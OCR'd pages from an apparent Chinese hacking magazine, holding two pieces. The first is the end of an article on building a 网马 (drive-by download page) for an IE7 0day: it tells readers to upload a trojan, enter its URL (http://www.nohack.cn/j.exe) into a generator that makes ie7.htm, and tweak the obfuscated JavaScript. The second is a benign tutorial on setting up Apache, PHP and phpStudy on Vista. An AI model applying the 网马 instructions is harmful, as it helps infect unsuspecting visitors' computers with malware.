


图1

然后把配置好的木马上传到自己的网页空间里并记下网址，再在“木马地址”中填入我们配置好的木马网址。这里我们假设为“http://www.nohack.cn/j.exe”，填好后点击“生成”按钮，程序就会在同目录下生成一个名为“ie7.htm”的文件，这个文件就是我们的网马了。

先别急着把它上传到你的空间上，因为这个网马的代码里有些字符必须修改一下。我们用记事本打开这个网马，然后找到以下代码：

```
<script language="javascript">
<center>http://www.6dsoft.cn/</center>
if(navigator.userAgent.toLowerCase().indexOf("\x6D\x73\x69\x65 \x37")
==-1)
location.replace("\x61\x62\x6F\x75\x74\x3A\x62\x6C\x61\x6E\x6B");
```

我们把“<center>http://www.6dsoft.cn/</center>”（编辑注：不明白挂马的代码里怎么会有这样一段无关紧要的一句，莫非是打广告的……）这句代码去掉，现在可以测试网马了，效果如图2所示。




图2

好了，文章就到这里，如果各位朋友还有什么问题，可以到N0H4CK的论坛（http://www.nohack.cn/bbs）来提问，我会尽力为你们解答的。最后在新的一年里祝各位读者技术高升、“黑手”越办越好！

编辑点评：

这个0day的价钱传的很疯狂，而且这个漏洞是由中国人发现的，好象还影响ie8，呵呵！作者为大家提供了一个工具，估计大家看到杂志的时候补丁早已出来了。不过，大家不要干坏事。

恶首：

估计大家拿到这期手册，应该还有十几天就要过年了吧？给大家拜个早年了哦，终于又迎来新的一年了。回顾上一年，可真够乱的，出现的新病毒就有千万个，微软都爆了那么多漏洞，居然还留了一个四年来最严重的……看来，在虚拟机里上网都不安全了……不过俗话说得好，乱世出英雄啊，大家要加倍努力哦。

从本文您可以学到：

1、Apache 的安装与配置
2、使用 Vista 下的 PHP 集成环境

Vista 也玩 PHP（下）

图 上弦月

经过前两期的努力，我们终于搭建出了IIS + PHP + MySQL + Zend Optimizer的环境，但Apache和PHP、MySQL的组合才是黄金搭档啊，我们怎么能无视掉众多apache粉丝们的热切期望呢？所以最后，我们就要来看一下，Vista下怎样用apache来搭建PHP环境。

第三部分 Apache与集成环境

相关软件和下载地址如下，同时光盘中有提供。
Apache：http://httpd.apache.org/download.cgi
PHP：http://www.php.net/downloads.php

安装apache

很幸运，apache的官方网站为我们提供了msi的安装版本下载，这让apache在Vista下的安装更容易。我们下载回安装包后执行安装，开始是欢迎界面和协议，都一路点击“Next”即可，直到来到如图1所示的地方。




图1 设置相关信息

在这里需要设置一些信息，**第一个输入框里设置你的网络域名，第二个设置你的服务器名，第三个设置管理员的邮件地址。**最下面还有两个选项，如果你只是偶尔需要开一下apache，那就选第二项吧，以后需要的时候你要手动打开apache，否则就选默

认的第一项。

接着点击“Next”进入下一步，会问你是以“典型方式”安装还是要“自己定义”？我们就默认“典型安装”吧，直接“Next”，然后会让你选择安装位置。选择好安装路径后就可以进行安装了，安装完成后打开浏览器测试一下，一切正常，Vista下安装apache还是很容易的。

小提示：

低版本的apache对Vista支持不是很好，安装之后可能会无法注册为服务，不过对使用影响不大，需要手工注册。所以，还是到官方下载最新的版本吧，就没有这个问题了。

配置 apache

关于apache对站点的配置，不是我们的话题，这里只是讲一下怎样为apache添加上PHP支持。关于PHP的安装我们在连载第一期上已经讲过了（还是将文件解压缩，将配置文件复制到系统目录），这里就不再罗嗦了。现在我们已经把PHP安装好了，位置在“c:\php”，那接下来，把它们结合到一起吧。

我们首先要编辑apache的配置文件，它的名字是“**httpd.conf**”，在Apache安装文件夹的conf子文件夹中。用记事本打开文件后找到“**LoadModule**”字串，在下面添加如下内容：（注意，将C:/PHP替换成你的PHP安装的路径）

```
LoadModule php5_module "C:/PHP/php5apache2_2.dll"
```

然后找到“**AddType application/x-gzip .gz .tgz**”，在下面添加如下内容：

```
AddType application/x-httpd-php .php
AddType application/x-httpd-php .html
```

到这里就算是把PHP加入apache了，当然，还有一些小地方需要修改，比如说把index.php加入默认页面，那就**找到“DirectoryIndex index.html”，修改为“DirectoryIndex index.php index.html”**。

修改好之后保存，然后通过托盘中的apache菜单来重新启动apache服务，这样就可以了。你现在可以用测试页面看一下它是否工作正常，如图2所示。

这样，apache+PHP环境就搭建好了，再加上前一期讲的MySQL的搭建，你已经有一个完整的PHP环境了。




图2 apache和php工作正常

使用集成环境

这都是正统的安装方法，如果每次重装系统后都要进行这么一次繁琐的操作，多麻烦啊？所以有人就把这些需要的程序都制作成了一个统一的软件包，叫做集成环境，能让你简单的一次性搭建好一个完整的平台。它的优点是简单方便，缺点是配置大众化，安全性不是很高，所以集成环境适合那些需要临时调试程序的情况，而对于一般用户来说，也是个很不错的选择。

这样的集成环境有很多，这次我们选择了phpStudy，这个程序包集成最新的Apache+PHP+MySQL+phpMyAdmin+ZendOptimizer，一次性安装，无须配置即可使用，是非常方便、好用的PHP调试环境。该程序不仅包括PHP调试环境，还包括了开发工具、开发手册等。

运行安装程序，程序会先让你选择语言，当然选“中文”了，然后一直点击“下一步”，直到如图3的界面，让你选择安装的位置。

你可以在这里更改程序安装的路径，然后点“下一步”来到如图4的界面，这里选择的是你的PHP程序要存放的位置，也就是你的网站根目录。




图3 选择安装位置




图4 选择PHP页面存放位置




图5 选择需要安装的组件

